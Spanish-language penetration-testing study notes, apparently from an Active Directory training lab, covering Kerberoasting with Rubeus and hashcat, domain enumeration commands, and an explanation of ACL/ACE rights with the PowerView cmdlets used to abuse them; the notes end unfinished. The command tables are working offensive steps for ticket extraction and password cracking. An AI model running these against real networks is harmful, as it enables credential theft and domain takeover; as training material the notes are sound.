A99F8EC09A7DD617D0BDF755B0562F8B80D2EDF12285E5F0287620958FF5A85A04ED2BB5A8F498A4970929E4A93D58914119444875EF38895444990F3ACBF04835325604F67BE9/  
09E439F847347F59640000287C80D2AB5D3AC4767B3E8B64641D45F062D74E7055A7F3F50447446A85D0CC3407EC132CE65176B520DFD9808B54596F9D89C2E2F2C6860845DA36F000  
BDC49E69F0D751E0958373C74D4E56B57D175A4C359CB59E95AD26DDF11A5E853F0F952CE2F7D4CF874D8F40D8427A655E854F6E230C962304465586546CB050E737ACD9A233E771  
60CF21FEE9D8F777AE8781EDE9A715205C4EC57ADBB66603D10CF8A74D2FDE5C695A206CA3466214F02FC57853D1B75960F50362D45F4EFE6E1BE501982181A7ED83C4B7ED5C8B1F189  
24B4B575980B  
Most Likely  
Kerberos 5 TGS-REP etype 23, HC: 13100 JtR: krb5tgs Summary: Used in Windows Active Directory.
```

RUBEUS	Enlace
.\Rubeus.exe kerberoast /stats	Kerberoasting para obtener estadísticas sobre los tickets de servicio (TGS)
.\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap	Este comando se enfoca en realizar el ataque de Kerberoasting, pero aplicando un filtro LDAP para seleccionar cuentas de servicio específicas.
.\Rubeus.exe kerberoast /nowrap	Obtener <b>hash de todos los usuarios</b>
.\Rubeus.exe kerberoast /user:testspn /nowrap	Este comando se enfoca en realizar el ataque de Kerberoasting, pero dirigido a una cuenta de servicio específica ( <b>obtener hash del usuario testspn</b> )

Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes	Comprobación de los tipos de cifrado admitidos.
hashcat -m 13100 rc4_to_crack /usr/share/wordlists/rockyou.txt	Descifrando tickets con Hashcat y rockyou.txt
hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt	Ejecución de Hashcat y comprobación del estado del trabajo de craqueo (S)

### Uso del indicador /tgtdeleg

.\Rubeus.exe kerberoast /tgtdeleg /user: <b>testspn</b> /nowrap	<b>solicitar un ticket cifrado RC4 (tipo 23) que se puede descifrar mucho más rápido.</b>
---	---

Ahora que tenemos un conjunto de credenciales (con suerte, privilegiadas), podemos pasar a ver dónde podemos usarlas. Es posible que podamos:

- Acceda a un host a través de RDP o WinRM como usuario local o administrador local
- Autenticarse en un host remoto como administrador usando una herramienta como PsExec
- Obtenga acceso a un recurso compartido de archivos confidencial
- Obtenga acceso MSSQL a un host como usuario DBA, que luego se puede aprovechar para aumentar los privilegios

### Nombre PC y Dominio (FQDN)

```
$env:computername.$env:userdnsdomain"; whoami /priv; net localgroup Administrators
```

### Obtener el nombre del DC (Controlador de Dominio)

```
nltest /dclist:dominio.com
```

### Obtener los Service principal name

```
setspn -T dominio.com -Q /*
```

### OTRO ejemplo de YouTube:

<https://www.youtube.com/watch?v=aouN4n6b2DA>

### Solución de modulo:

Para encontrar el nombre de la cuenta de servicio que tiene el SPN (Service Principal Name) **vmware/inlanefreight.local**, puedes usar el cmdlet Get-ADUser en combinación con un filtro de búsqueda en PowerShell.

```
Get-ADUser -Filter {servicePrincipalName -eq "vmware/inlanefreight.local"} -Properties servicePrincipalName
```

```
hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt
```

## Manual de abuso de listas de control de acceso (ACL)

**ACL, ACEs, DACL, SACL, ACE y ADUC** están relacionados con la gestión de permisos y el control de acceso a recursos. Aquí explico cada uno:

### 1. ACL (Access Control List - Lista de Control de Acceso)

- Una **ACL** es una lista que especifica qué usuarios o grupos tienen permisos para acceder a un recurso específico (como un archivo, carpeta, objeto, etc.) y qué tipo de acceso tienen (lectura, escritura, ejecución, etc.).
- Las ACLs son utilizadas por sistemas operativos como Windows y Unix/Linux para gestionar permisos de acceso.

### 2. ACE (Access Control Entry - Entrada de Control de Acceso)

- Un **ACE** es una entrada individual dentro de una ACL. Cada ACE define los permisos para un usuario o grupo específico.
- Por ejemplo, un ACE puede indicar que el usuario "Juan" tiene permisos de lectura y escritura sobre un archivo.

### 3. DACL (Discretionary Access Control List - Lista de Control de Acceso Discrecional)

- La **DACL** es un tipo de ACL que controla el acceso a un objeto basado en la identidad del usuario o grupo. Es "discrecional" porque el propietario del objeto puede decidir quién tiene acceso y qué tipo de acceso.
- En Windows, la DACL es la parte de la ACL que define los permisos de acceso para usuarios y grupos.

### 4. SACL (System Access Control List - Lista de Control de Acceso del Sistema)

- La **SACL** es otro tipo de ACL que se utiliza para auditar el acceso a un objeto. Especifica qué tipos de acceso deben ser registrados en el registro de eventos del sistema.
- Por ejemplo, una SACL puede configurarse para registrar cada vez que un usuario intenta acceder a un archivo, ya sea con éxito o sin él.

### 5. ADUC (Active Directory Users and Computers - Usuarios y Equipos de Active Directory)

- **ADUC** es una herramienta de administración en entornos de Windows Server que se utiliza para gestionar usuarios, grupos, equipos y otros objetos en un dominio de Active Directory.
- Permite a los administradores crear, modificar y eliminar cuentas de usuario, asignar permisos, y gestionar políticas de seguridad.

### **Resumen:**

- **ACL:** Lista de control de acceso que define quién puede acceder a un recurso y cómo.
- **ACE:** Entrada individual en una ACL que especifica los permisos para un usuario o grupo.
- **DACL:** Parte de la ACL que controla el acceso basado en la identidad del usuario o grupo.
- **SACL:** Parte de la ACL que se utiliza para auditar el acceso a un recurso.
- **ADUC:** Herramienta de administración para gestionar usuarios y equipos en Active Directory.

### **¿Por qué son importantes las ACE?**

Los atacantes utilizan las entradas ACE para obtener más acceso o establecer la persistencia. Estas pueden ser muy útiles para nosotros como evaluadores de penetración, ya que muchas organizaciones desconocen las ACE aplicadas a cada objeto o el impacto que pueden tener si se aplican de forma incorrecta. Las herramientas de análisis de vulnerabilidades no pueden detectarlas y, a menudo, pasan desapercibidas durante muchos años, especialmente en entornos grandes y complejos. Durante una evaluación en la que el cliente se ha ocupado de todos los errores o configuraciones incorrectas de AD que están al alcance de la mano, el abuso de ACL puede ser una excelente manera de movernos lateralmente o verticalmente e incluso lograr un compromiso total del dominio. Algunos ejemplos de permisos de seguridad de objetos de Active Directory son los siguientes. Se pueden enumerar (y visualizar) utilizando una herramienta como BloodHound y todos se pueden abusar con PowerView, entre otras herramientas:

- ForceChangePasswordabulado conSet-DomainUserPassword
- Add Membersabusado conAdd-DomainGroupMember
- GenericAllabusado con Set-DomainUserPasswordoAdd-DomainGroupMember
- GenericWriteabusado conSet-DomainObject
- WriteOwnerabusado conSet-DomainObjectOwner
- WriteDACLabusado conAdd-DomainObjectACL
- AllExtendedRightsabusado con Set-DomainUserPasswordoAdd-DomainGroupMember
- Addselfabusado conAdd-DomainGroupMember


En este módulo, cubriremos la enumeración y el aprovechamiento de cuatro ACE específicas para resaltar el poder de los ataques ACL:

- ForceChangePassword: nos da el derecho de restablecer la contraseña de un usuario sin conocer primero su contraseña (se debe usar con precaución y, por lo general, es mejor consultar a nuestro cliente antes de restablecer las contraseñas).
- GenericWrite: nos da el derecho de escribir en cualquier atributo no protegido de un objeto. Si tenemos este acceso sobre un usuario, podríamos asignarle un SPN y realizar un ataque Kerberoasting (que se basa en que la cuenta de destino tenga

una contraseña débil). Sobre un grupo significa que podríamos agregarnos a nosotros mismos o a otro principal de seguridad a un grupo determinado. Por último, si tenemos este acceso sobre un objeto informático, podríamos realizar un ataque de delegación restringida basado en recursos que está fuera del alcance de este módulo.

- AddSelf- muestra grupos de seguridad a los que un usuario puede agregarse.
- [GenericAll](#) : esto nos otorga control total sobre un objeto de destino. Nuevamente, dependiendo de si esto se otorga sobre un usuario o grupo, podríamos modificar la membresía del grupo, forzar el cambio de una contraseña o realizar un ataque Kerberoasting dirigido. Si tenemos este acceso sobre un objeto de computadora y la [Solución de contraseña de administrador local \(LAPS\)](#) está en uso en el entorno, podemos leer la contraseña LAPS y obtener acceso de administrador local a la máquina, lo que puede ayudarnos en el movimiento lateral o la escalada de privilegios en el dominio si podemos obtener controles privilegiados o algún tipo de acceso privilegiado.

Este gráfico, adaptado de un gráfico creado por [Charlie Bromberg \(Shutdown\)](#) , muestra un excelente desglose de los posibles ataques ACE y las herramientas para realizar estos ataques tanto desde Windows como desde Linux (si corresponde). En las siguientes secciones, cubriremos principalmente la enumeración y la realización de estos ataques desde un host de ataque de Windows y mencionaremos cómo se podrían realizar estos ataques desde Linux. En un módulo posterior, específicamente sobre ataques ACL, se profundizará mucho más en cada uno de los ataques enumerados en este gráfico y en cómo realizarlos desde Windows y Linux.



## Ataques de ACL en la naturaleza


Podemos utilizar ataques ACL para:

- Movimiento lateral
- Escalada de privilegios
- Persistencia


Algunos escenarios de ataque comunes pueden incluir:

Ataque	Descripción
Abusing forgot password permissions	A menudo, a los usuarios de Help Desk y de otros departamentos de TI se les conceden permisos para restablecer contraseñas y realizar otras tareas privilegiadas. Si podemos tomar el control de una cuenta con estos privilegios (o una cuenta en un grupo que confiere estos privilegios a sus usuarios), es posible que podamos restablecer la contraseña de una cuenta con más privilegios en el dominio.
Abusing group membership management	También es común ver a Help Desk y a otro personal que tienen el derecho de agregar o eliminar usuarios de un grupo determinado. Siempre vale la pena enumerar esto con más detalle, ya que a veces podemos agregar una cuenta que controlamos a un grupo AD integrado privilegiado o a un grupo que nos otorga algún tipo de privilegio interesante.
Excessive user rights	También es habitual ver objetos de usuario, equipo y grupo con derechos excesivos que el cliente probablemente desconozca. Esto puede ocurrir después de algún tipo de instalación de software (Exchange, por ejemplo, agrega muchos cambios de ACL al entorno en el momento de la instalación) o algún tipo de configuración heredada o accidental que le otorga a un usuario derechos no deseados. A veces, podemos tomar el control de una cuenta a la que se le otorgaron ciertos derechos por conveniencia o para resolver un problema persistente más rápidamente.


## Visualización de la ACL del frontend



## Visualización de las SACL a través de la pestaña Auditoría



## Visualización de permisos a través de usuarios y equipos de Active Directory



## Tácticas de abuso de ACL

Pendiente continuar...